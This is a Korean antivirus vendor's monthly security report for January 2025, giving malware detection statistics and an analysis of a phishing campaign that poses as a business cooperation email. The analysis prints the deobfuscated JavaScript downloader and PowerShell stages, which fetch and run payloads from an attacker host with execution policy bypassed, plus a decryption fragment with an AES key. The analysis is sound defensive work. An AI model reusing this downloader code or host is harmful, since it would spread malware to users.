

No.184 | 2025.1

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석

01-05

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향

06-12

업무 협조 요청 메일을 위장하여 유포 중인 악성코드 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2024 년 12 월, 북한 해커들이 분산형 금융 플랫폼인 'Radiant Capital'에 침투하여 암호화폐 5 천만 달러를 탈취한 사실이 공개되었습니다. 해당 공격은 개발자가 이전 계약자로 사칭한 텔레그램 메시지를 수신하고 Radiant 의 보안을 우회하는 악성 ZIP 파일을 다운로드하면서 시작됩니다. 이 사건은 불법 원격 IT 운영과 관련된 광범위한 북한 보안위협 전략의 일부로, 훔친 미국인 신분을 사용하여 정권을 위한 돈 세탁을 위해 북한 근로자를 고용하도록 속였습니다.

또한, 북한 공격자는 암호화폐 지갑 키 및 문서와 같은 민감한 데이터를 훔치기 위해 JavaScript 코드를 실행하여 소프트웨어 개발자를 표적으로 삼는 'Contagious Interview' 캠페인을 통해 OtterCookie 악성코드를 배포했습니다. 따라서, 개발자는 채용 제안의 일부로 코드를 실행할 때 반드시 출처를 확인하여 이와 같은 정교한 계획의 희생양이 되지 않도록 주의해야 합니다.

Guardio Labs 와 Infoblox 의 보안연구원들은 위협 행위자 "Vane Viper"가 주도한 "DeceptionAds"라고 알려진 악의적인 위협행위를 발견했습니다. 이 작업에서는 Monetag 광고 네트워크를 활용하여 3,000 개 웹사이트에 매일 100 만 개 이상의 광고를 전파하여, 사용자들이 가짜 CAPTCHA 검증 페이지를 통해 PowerShell 명령을 실행하도록 유도하고, 이를 통해 Lumma Stealer 라는 정보 탈취 맬웨어가 사용자의 기기에 설치됩니다.

Lumma Stealer 는 Google Chrome, Microsoft Edge, Mozilla Firefox 등 널리 사용되는 브라우저를 표적으로 삼는 정교한 정보 도용 악성 코드입니다. 쿠키, 자격 증명, 비밀번호, 신용 카드 정보, 인터넷 사용 기록, 암호화폐 지갑 키 등 민감한 데이터를 훔치도록 설계되었습니다. 훔친 데이터는 수집되어 공격자에게 전송되며, 공격자는 이를 추가 공격에 사용하거나 사이버 범죄 시장에 판매할 수 있습니다.

과학기술정보통신부와 한국인터넷진흥원(KISA)이 '비상계엄령' 등 사회 현안을 활용해 이메일 이용자를 대상으로 하는 피싱 공격에 대해 경고하였습니다. 공식 계엄령 관련 문서로 위장하는 경우가 많은 이러한 이메일에는 민감한 데이터를 훔치거나 추가 침해를 일으킬 수 있는 악성 첨부 파일이나 링크가 포함되어 있습니다.

이를 포함해 연말연시 시즌을 노려 유명 기업이나 기관을 사칭해 피싱 메일을 배포하고 가짜 사이트 접속을 유도하는 공격 사례가 다수 확인되고 있습니다. 이러한 공격을 예방하려면 사용자는 보낸 사람의 이메일 주소를 확인하고, 의심스러운 이메일과 첨부 파일을 열지 말고, 유해한 링크에 주의해야 합니다. 정기적인 시스템 업데이트와 바이러스 백신 검사가 필수적으로 요구됩니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 12 월에는 Gen:Variant.Lazy.266772, Gen:Variant.Tedy.675091, Worm.ACAD.Bursteds, Application.Hacktool.KMSAuto.BQ, Gen:Variant.Sirefef.2727 악성코드가 새롭게 Top 15 에 진입하였습니다.

루트킷 악성코드 탐지명인 Gen:Variant.TDss.49 이 지난 10 월 이후로 여전히 최상위권을 유지하고 있으며, Microsoft Windows 및 Office 제품의 라이선스 인증을 우회하는 데 사용되는 KMS 기반 불법 인증 도구에 대한 탐지명 Misc.HackTool.AutoKMS, Misc.HackTool.KMSActivator, Application.Hacktool.KMSAuto.BQ 와 오토캐드 문서를 열때 acad.lsp 가 자동으로 로드되는 점을 악용하는 악성코드 탐지명인 Trojan.Acad.Bursteds.AK, Worm.ACAD.Bursteds 가 강세를 보이고 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑1	Gen:Variant.TDss.49	ETC	157,103
2	NEW	Gen:Variant.Lazy.266772	ETC	102,637
3	↑1	Misc.HackTool.AutoKMS	ETC	31,492
4	NEW	Gen:Variant.Tedy.675091	ETC	28,390
5	-	Backdoor.Generic.792814	Backdoor	25,222
6	-	Trojan.DDoS.Nitol.gen	Trojan	24,028
7	-	Application.Hacktool.BBJ	ETC	14,127
8	-	Gen:Variant.Lazy.20522	ETC	12,060
9	↑2	Gen:Variant.Ulise.144799	ETC	11,856
10	↑5	Misc.HackTool.KMSActivator	ETC	11,849
11	↓2	Trojan.Acad.Bursteds.AK	Trojan	11,250
12	NEW	Worm.ACAD.Bursteds	Worm	10,368
13	↓10	Gen:Variant.Jaik.38715	ETC	8,889
14	NEW	Application.Hacktool.KMSAuto.BQ	ETC	8,382
15	NEW	Gen:Variant.Sirefef.2727	ETC	7,988


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2024 년 12 월 1 일 ~ 2024 년 12 월 31 일

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 85%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마 (Trojan) 유형이 8%, 백도어(Backdoor) 유형이 5%, 웜(Worm) 유형이 2%로 확인되었습니다.

2024 년 11 월과 비교하여 전체 감염 건수는 17.6% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2024 년 12 월에는 지난 11 월과 비교하여 트로이목마(Trojan) 유형이 3%, 웜(Worm)유형이 20%, 백도어(Back door) 유형이 2% 감소하였으며, 기타(ETC)유형이 25% 대폭 증가하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

12월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 12월 1일부터 12월 31일까지 총 20,983건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 12월 한 달간 총 7,621,037건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 11월 한 달간 확인되었던 6,501,596건의 악성코드 경유지/유포지 URL 수에 비해 약 17.2% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.




2

최신 보안 동향

업무 협조 요청 메일을 위장하여 유포 중인 악성코드 주의!


업무협조 요청 메일을 위장하여 악성코드를 유포하는 공격이 발견되어 사용자분들의 각별한 주의가 필요합니다.

해당 메일은 '업무협조 문의메일'이라는 제목으로 유포되고 있으며, 업무 관련 문의사항에 대한 회신을 요구하며 메일 내 첨부된 '문의사항 내용정리.zip' 파일 확인을 유도합니다.



[그림 1] 업무협조 요청 내용의 악성 메일

첨부파일은 ZIP 압축포맷 안에 7z 압축포맷이 있는 이중 압축파일로 되어있으며, 내부에는 '문의사항 내용정리.js' 라는 자바스크립트 파일이 존재합니다.



[그림 2] 메일 내 첨부된 압축파일

해당 자바스크립트 파일은 동일한 문자열을 나열하여 실제 코드를 숨겼으며, *false data not you* 라는 중복 문자열을 제거하면 난독화된 실제 코드가 확인됩니다.

[illegible]

```
var t=i,function n(t){var te=["209qaenQr%","ScriptSh","Status","Quit","Mozilla/5.%","Run","exe-NoPR","(KHTML,%","1","GetSpecial","NT 10.0)","WinHttWi%",  
"%1289y2DvPiK%","st5.1.%","Re.txt","24816XDZTF%","Kit/537.36%","0.3029.11%","Object","37.36%","Win64; x64%; ike Gecko%","() AppleWebKit%","-File %","0 Safari/5%","  
https://ja %","0 Windows %","uploads/pu/%","13862f6eafzILs","DeleteFile","9294uBXxGo","7lHqPrPe","8o4n6mGwFroT","39528tOgoThmpk%","SRbkjne","Scripting%","User-Agent%","  
CreateExec","Send","WriteLine","SetRequest","File","tmp.sp%","Close","Open","vro.y/m.in%","264504KfroT","13KhZtkV%","14YbXPyCo%","cutionPoli%","GET%","2000vJHsl%","ell%","  
powerhell%","Chrome/58%","FileSystem%","Header","Response%"];return(n=function(t){return t})().function(t,e){var r=n();return(i=function(t,e){return r[t~-439]})(  
t,e).!function(){for(var v=t,i=e,n=0);try{if(341764==parseInt(t,(490))/*parseInt(t,(491))/2+parseInt(t,(493))/3*(parseInt(t,(448))+4)*parseInt(t,(453))/5*(parseInt(t,  
(489)+6)*parseInt(t,(450))+7*(parseInt(t,(471))+8)*parseInt(t,(492))+9*parseInt(t,(460))+10*(parseInt(t,(474))+11)*parseInt(t,(487))+12*(parseInt(t,(449))+13)break;e.  
push(e.shift())}catch(t){e.push(e.shift())}};var p=WScript.CreateObject(r.(461)+(454)),t=WScript.CreateObject(r.(454)+(457)+(477)),e=r.(484)+(447)+(486)+(473),  
a=r.(464)+(485)+(469)+(475)+(481)+(475)+(467)+(480)+(456)+(476)+(483)+(478);try{var s,c,u=new ActiveXObject(r.(470)+"HttPReqs+r.(472));r.(446)}(t),(452)  
e,(411),o,r.(442)+(458)}(r.(495),a,o,r.(440),2,000===o.r.(462)){s=o.r.(459)+txt,c=BuildPath(r.(468)+"Folder"+(2),r.(444)),(u=r.(439)+(443))(c,o,r.(444));(s,u  
r.(445))(o,l(c),r.(488))(c):WScript[r.(463)]().catch(t){WScript.Quit(t)}function l(t){var e=r,t=e.(455)+e.(466)+"ofile -Exe"+e.(451)+"cy Bypass "+e.(482)+t+"";try{p.le  
(465)(t,o,l),WScript[e.(463)]()}catch(t){WScript[e.(463)]()}}
```

[그림 3] 동일 문자열로 숨겨진 코드 (위) / 중복 문자열 제거 후 난독화된 실제 코드 (아래)

사용자가 해당 자바스크립트 파일을 실행하게 되면 공격자가 지정해 둔 특정 URL 로 접속한 후 응답코드가 200 인 경우, pure.txt 파일을 내려 받은 뒤 tmp.ps1 파워셸 스크립트 파일로 내부 코드를 저장하여 실행시키고 실행이 완료 되면 삭제처리 됩니다.

```

var p = WScript.CreateObject("WScript.Shell"),
    t = WScript.CreateObject("Scripting.FileSystemObject"),
    e = "https://jayro.in/my/uploads/pure.txt",
    a = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36";

try {
    var s, c, u, o = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    o.Open("GET", e, false);
    o.SetRequestHeader("User-Agent", a);
    o.Send();

    if (o.Status === 200) {
        s = o.ResponseText;
        c = t.BuildPath(t.GetSpecialFolder(2), "tmp.ps1");
        u = t.CreateTextFile(c, true);
        u.WriteLine(s);
        u.Close();

        l(c);
        t.DeleteFile(c);
    } else {
        WScript.Quit();
    }
} catch (error) {
    WScript.Quit();
}

function l(filePath) {
    var command = 'powershell -NoProfile -ExecutionPolicy Bypass -File "' + filePath + '"';
    try {
        p.Run(command, 0, false);
        WScript.Quit();
    } catch (error) {
        WScript.Quit();
    }
}

```

[그림 4] 복호화 된 자바스크립트 파일 코드

tmp.ps1 파일은 다시 지정된 특정 URL 로 접속 후 pure.zip 파일을 다운로드 받아 압축을 해제하고 내부의 EXE 파일을 실행합니다.

```

# Define variables
$zipUrl = "https://jayro.in/my/track_download.php?file=pure.zip" # Replace with your ZIP file URL
$downloadPath = "$env:TEMP\downloaded.zip"
$extractPath = "$env:TEMP\Extracted"

# Function to download the ZIP file
function Download-Zip {
    Write-Host "Downloading ZIP file..."
    try {
        Invoke-WebRequest -Uri $zipUrl -OutFile $downloadPath -ErrorAction Stop
        Write-Host "Download completed."
    } catch {
        Write-Host "Error downloading ZIP file: $_"
        return $false
    }
    return $true
}

```

[그림 5] pure.zip 파일 다운로드 코드


```
# Function to find and run any .exe file
function Run-Exe {
    Write-Host "Looking for .exe files..."
    $exeFiles = Get-ChildItem -Path $extractPath -Filter *.exe -Recurse
    if ($exeFiles.Count -eq 0) {
        Write-Host "No .exe files found in the extracted folder."
        return
    }

    foreach ($exe in $exeFiles) {
        Write-Host "Running $($exe.FullName)..."
        Start-Process -FilePath $exe.FullName -NoNewWindow
    }
}
```

[그림 6] pure.zip 파일 내부 EXE 파일 실행 코드

pure.zip 압축파일은 내부에 EXE 파일 1 개와 2 개의 DLL 파일이 존재하며, tmp.ps1 의 의해 실행 된 CiscoCollab Host.exe 파일을 통해 CiscoSparkLauncher.dll 파일이 사이드 로딩으로 동작되고, CiscoSparkLauncher.dll 파일을 통해 다시 악성 VERSION.dll 파일이 사이드 로딩되어 실행됩니다.

**DLL 사이드로딩(Side-Loading) 공격기법 : 정상적인 응용프로그램과 악성 DLL 파일을 같은 폴더 경로에 저장하여 응용프로그램이 실행될 때 악성 DLL 파일이 함께 동작하도록 만드는 공격기법*



[그림 7] pure.zip 압축파일

CiscoSparkLauncher.dll						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
VERSION.dll	3	0027DCB0	00000000	00000000	0027DD7A	001CB588
ADVAPI32.dll	20	0027D728	00000000	00000000	0027DDD8	001CB000
KERNEL32.dll	138	0027D810	00000000	00000000	0027E1D8	001CB0E8
USER32.dll	3	0027DC90	00000000	00000000	0027E22A	001CB568
SHELL32.dll	2	0027DC68	00000000	00000000	0027E266	001CB540
ole32.dll	3	0027DD18	00000000	00000000	0027E2A4	001CB5F0
SHLWAPI.dll	1	0027DC80	00000000	00000000	0027E2C4	001CB558
bcrypt.dll	1	0027DD08	00000000	00000000	0027E2E2	001CB5E0
WS2_32.dll	6	0027DCD0	00000000	00000000	0027E418	001CB5A8
CRYPT32.dll	7	0027D7D0	00000000	00000000	0027E4E6	001CB0A8

[그림 8] CiscoSparkLauncher.dll 이 VERSION.dll 을 Import 하는 내용

실행된 VERSION.dll 파일은 자신을 로드한 부모파일과 자기자신을 %APPDATA% 경로로 복사하고 %TEMP% 폴더에 svchost.exe 파일을 생성 후 실행시킵니다. svchost.exe 파일은 내부에 존재하는 데이터를 AES256 알고리즘을 사용하여 복호화 시키고 복호화 된 GZIP 압축파일을 해제하여 내부의 PE 파일을 실행하게 됩니다.

```
namespace Tu0J3Pk9eLseZAKfM
{
    // Token: 0x02000003 RID: 3
    internal class A6QEiK0570tdXKs5iW
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002064 File Offset: 0x00000264
        internal static byte[] sPiP4FDjC()
        {
            byte[] result;
            using (Aes aes = Aes.Create())
            {
                aes.KeySize = 256;
                aes.Key = Convert.FromBase64String("CaYw9JIM+U3ea1uiFPGeJI3RtJRhrX02X90qx6LasqQ=");
                aes.IV = Convert.FromBase64String("CJD5ahZ4J20LYEvfhVYkGQ==");
